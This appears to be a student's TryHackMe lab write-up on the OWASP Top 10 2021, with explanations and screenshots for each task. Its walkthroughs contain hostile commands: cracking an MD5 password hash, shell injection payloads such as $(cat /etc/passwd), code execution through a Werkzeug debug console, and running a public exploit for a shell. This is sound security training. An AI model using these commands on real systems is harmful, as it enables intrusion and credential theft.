

OWASP TOP 10 2021: TryHackMe

Name: Daniel Mwendwa Mwithui

ADM NO. CS-SA04-23080

Program: Security Analyst

Date of submission: 5th July 2023

Introduction

In this assignment, we are going to explore the OWASP Top 10 module on TryHackMe. We will delve into each of the top 10 risks, understanding their implications, and exploring techniques to mitigate them. By gaining insights into these common vulnerabilities, we will enhance our knowledge and skills in securing web applications.

OWASP TOP 10

OWASP (Open Web Application Security Project) is an online community that focuses on improving the security of web applications. They provide resources, tools, and guidelines to help developers build more secure applications.


The OWASP Top 10 is a list of the ten most critical security risks commonly found in web applications. These risks are identified based on extensive research and analysis by the OWASP community. The top 10 risks for 2021 include:

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery

Task 1: Broken access control (IDOR challenge)

Broken access control means inadequate implementation of authentication and session management, allowing attackers to compromise user accounts. Insecure Direct Object Reference (IDOR) is a security vulnerability where an application allows unauthorized access or manipulation of sensitive data by directly referencing internal objects, such as database records or files, without proper authorization checks. Web application can mitigate this vulnerability by setting up and testing verification and validation of any users.

To complete this section, we are going to try and create new user accounts almost similar to the existing accounts and capture the flags, see the screenshot below.




Task 2: Cryptographic failures


Cryptographic failures refer to security vulnerabilities or weaknesses in the implementation or use of cryptographic algorithms and protocols. These failures can lead to the compromise of sensitive information, unauthorized access, or the ability to tamper with encrypted data. Common cryptographic failures include using weak encryption algorithms,

improperly generating cryptographic keys, insecure storage or transmission of cryptographic material, and incorrect usage of cryptographic functions. Proper implementation and adherence to established cryptographic best practices are essential to mitigate these failures and ensure the security of data and communications.

This challenge presents two support materials in which we are going to learn how to query a database from SQLite3 database to get the stored hashed passwords and how to get the password in plaintext. See the screenshots below on how to solve this sections challenge.



```
1
2 <!DOCTYPE html>
3 <html>
4   <head>
5     <title>Login</title>
6     <meta name="viewport" content="width=device-width, user-scalable=no">
7     <meta charset="utf-8">
8     <link rel="shortcut icon" type="image/x-icon" href=".../favicon.ico">
9     <link type="text/css" rel="stylesheet" href="assets/css/style.css">
10    <link type="text/css" rel="stylesheet" href="assets/css/loginStyle.css">
11    <link type="text/css" rel="stylesheet" href="assets/css/orkney.css">
12    <link type="text/css" rel="stylesheet" href="assets/css/icon.css">
13    <script src="assets/js/jquery-3.5.1.min.js"></script>
14  </head>
15  <body>
16    <header>
17      <a id="home" href="/">Sense and Sensitivity</a>
18      <a id="login" href="/login.php">Login</a>
19    </header>
20    <div class="background"></div>
21    <!-- Must remember to do something better with the database than store it in /assets... -->
22    <main>
23      <div class="content">
24        <form method="POST">
25          <input type="text" name="user" placeholder="Username"><br>
26          <input type="password" name="pass" placeholder="Password"><br>
27          <input id="login@InFunc" type="submit" value="Login!">
28        </form>
29      </div>
```



Index of /assets


- [Parent Directory](#)
- [css/](#)
- [fonts/](#)
- [images/](#)
- [js/](#)
- [webapp.db](#)

Apache/2.4.54 (Unix) Server at 10.10.17.50 Port 81

```
root@ip-10-10-229-122: ~  
File Edit View Search Terminal Help  
root@ip-10-10-229-122:~# ls  
Desktop      Pictures     Scripts     webapp.db  
Downloads    Postman     thincclient_drives work  
Instructions Rooms       Tools  
root@ip-10-10-229-122:~# sqlite3 webapp.db  
SQLite version 3.22.0 2018-01-22 18:45:57  
Enter ".help" for usage hints.  
sqlite> .tables  
sessions users  
sqlite> PRAGMA table_info(users);  
┌───┬──────────┬──────┬───┐  
1|userID|TEXT|1||1  
2|username|TEXT|1||0  
3|password|TEXT|1||0  
4|admin|INT|1||0  
sqlite> select * from users;  
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a0  
6954edd0f6c05ceb|1  
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b90331  
96ba818f7a872b|1  
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44f  
a0a6cdc86e6301e0|0  
sqlite>
```

Enter up to 20 non-salted hashes, one per line:

```
6eea9b7ef19179a06954edd0f6c05ceb
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.




Task 3: Injections

Injections is a vulnerability where untrusted data is improperly handled and executed as part of a command or query. This can allow attackers to manipulate the application's behavior and gain unauthorized access to data or perform malicious actions. Examples of common injection attacks include SQL injection, where malicious SQL commands are injected into database queries, and command injection, where arbitrary commands are injected and executed on the server. We can mitigate injections by validating and sanitizing user inputs to ensure it follows certain expected formats and it does not contain malicious codes.

In this section, we are going to inject commands on the cowsay server to complete the challenge. See the screenshots to follow along.

`$(ls)`



\$(cat/whoami)

Enter your inner cow's mooing

Submit

```

< apache >
-----
      ^__^
      (oo)\_______
      (_____)       )\/\
      ||----w |
      ||     ||

```


\$(cat /etc/passwd)

```

10.10.17.50:82/?cov
TryHackMe | Learn Cy... TryHackMe Support
login
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
apache:x:100:101:apache:/var/www:/sbin/nologin
-----
      ^__^

```


\$(cat /etc/alpine-release)



Task 4: Insecure Design

Insecure design refers to the development or implementation of a system, application, or network infrastructure that lacks proper security measures. It encompasses flaws and weaknesses in the initial design or architecture of a system, making it susceptible to various security risks and vulnerabilities. In this section, we are going to test password reset mechanism to look for any insecure design weakness. See the screenshots.

Reset password by answering security question. Josephs favorite color, try many options, green works, login with reset password. Under private, you find the flag.



Task 5: Security Misconfiguration

Security misconfiguration refers to the improper configuration of software, servers, or web applications that results in security vulnerabilities. It occurs when security settings, options, or defaults are not properly implemented or maintained, leaving potential weaknesses that can be

exploited by attackers. Security misconfiguration can include issues such as default passwords, unpatched software, unnecessary services or features enabled, incorrect file permissions, or exposed debug information. Proper configuration management and regular security audits are necessary to mitigate security misconfiguration risks and ensure a secure environment. In this section, we are going to exploit security misconfiguration via Werkzeug console and read the source code. See the screenshots below


Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
total 24
-rw-r--r--  1 root    root      249 Sep 15
2022 Dockerfile
-rw-r--r--  1 root    root     1411 Feb  3
04:28 app.py
-rw-r--r--  1 root    root      137 Sep 15
2022 requirements.txt
drwxr-xr-x  2 root    root     4096 Sep 15
2022 templates
-rw-r--r--  1 root    root     8192 Sep 15
2022 todo.db
>>>
```

Modify the above command to cat app.py. replace “ls -l” to “cat.py”

Interactive Console



The screenshot shows an interactive console window with a sidebar on the left containing icons for a terminal, a file explorer, and a search function. The main area displays the following content:

```
rw-r--r-- 2 root root 4096 Sep 15  
2022 templates  
rw-r--r-- 1 root root 8192 Sep 15  
2022 todo.db
```


```
>>> import os; print(os.popen("cat app.py").read())  
import os  
from flask import Flask, render_template, request,  
redirect, url_for  
from flask_sqlalchemy import SQLAlchemy  
  
secret_flag = "THM{Just a tiny misconfiguration}"  
  
PROJECT_ROOT =  
os.path.dirname(os.path.realpath(__file__))  
DATABASE = os.path.join(PROJECT_ROOT, 'todo.db')
```

Task 6: Vulnerable and outdated components.

Vulnerable and outdated components refer to the usage of software or libraries within a web application that have known security vulnerabilities or are no longer supported with security updates. These components can include frameworks, libraries, plugins, or other dependencies that are integrated into the application's codebase. Using vulnerable or outdated components poses a significant risk as attackers can exploit known vulnerabilities to compromise the application's security. These vulnerabilities may range from code execution and privilege escalation to data breaches or remote control of the system. To mitigate this risk, it is crucial to keep track of the components used in the application and regularly update them to the latest

versions. This ensures that any known vulnerabilities are patched and the application remains secure against potential attacks.

To complete this section, we are going to browse online and find vulnerabilities on the application running on the given port. After downloading the exploit file use command `python name_of_exploit.py http://machine_ip:port` and launch the shell, `cd` to the `opt` directory.



The screenshot shows a web browser window with multiple tabs. The active tab is titled 'http://10.10.219.243:81/log' and displays a web application interface. Below the browser, a terminal window is open, showing a remote shell session. The terminal prompt is 'root@ip-10-10-162-127:~'. The user has entered the command 'cd /opt' and then 'ls', which lists the contents of the /opt directory. The list includes files like 'SLF1kiw2Bw.php', 'android_studio.jpg', 'beauty_1s.jpg', 'c_14_quick.jpg', 'c_sharp_8.jpg', 'doing_good.jpg', 'img1.jpg', 'img2.jpg', 'img3.jpg', 'kotlin_250x250.png', 'logic_program.jpg', 'mobile_app.jpg', 'pro_asp4.jpg', 'pro_1s.jpg', 'unnamed.png', and 'web_app_dev.jpg'. The user then enters 'cat /opt/Flag.txt', and the terminal displays the flag 'T0rn(But its not my fault!)'. The browser window shows a form with fields for 'Platform:' (PHP) and 'Date:' (2020-01-08), and a 'Vulnerable App:' field.



Task 7: Identification and Authentication Failures

Identification and Authentication Failures involve weaknesses in the authentication mechanisms implemented by the application. Common authentication failures include weak or easily guessable passwords, lack of multi-factor authentication (MFA), inadequate password

storage mechanisms (such as storing passwords in plain text or weakly hashed), and improper handling of authentication failures.

To address identification and authentication failures, web applications should implement strong user identification mechanisms, such as unique usernames or email addresses, and enforce strong authentication measures, including complex passwords and multi-factor authentication.

To solve this section, we are going to try and create new user accounts with usernames almost similar to existing by having a space before the username and login to see if we can have rights of the users.



Task 8: Software and Data integrity failures

Security failures involve the inadequate protection of sensitive information from unauthorized access, manipulation, or disclosure. This can include insufficient encryption, weak access controls, improper handling of authentication credentials, or insecure storage of sensitive

data. Data integrity failures, on the other hand, occur when the accuracy, completeness, or consistency of data is compromised. This can result from unauthorized modification or deletion of data, improper validation and sanitization of user input, or lack of proper integrity checks during data transmission or storage. To mitigate security and data integrity failures, web applications should employ strong encryption mechanisms to protect sensitive data both at rest and in transit. Proper access controls and authorization checks should be implemented to ensure that only authorized users can access and modify data. Here we check for the sha 256 hash of <https://code.jquery.com/jquery-1.12.4.min.js> in <https://www.srihash.org/>




Use guest as username and password to login as guest. Go to inspection to see the jwt_session. See the screenshot below.

Task 9: Security Logging and Monitoring failures

Security Logging and Monitoring failures occur when an application lacks proper logging mechanisms or fails to effectively monitor security events, making it challenging to detect and respond to security incidents or suspicious activities. To mitigate these failures, web applications should implement robust logging mechanisms to capture relevant security events, ensure sufficient log storage capacity and retention policies, and establish a log analysis and monitoring process.

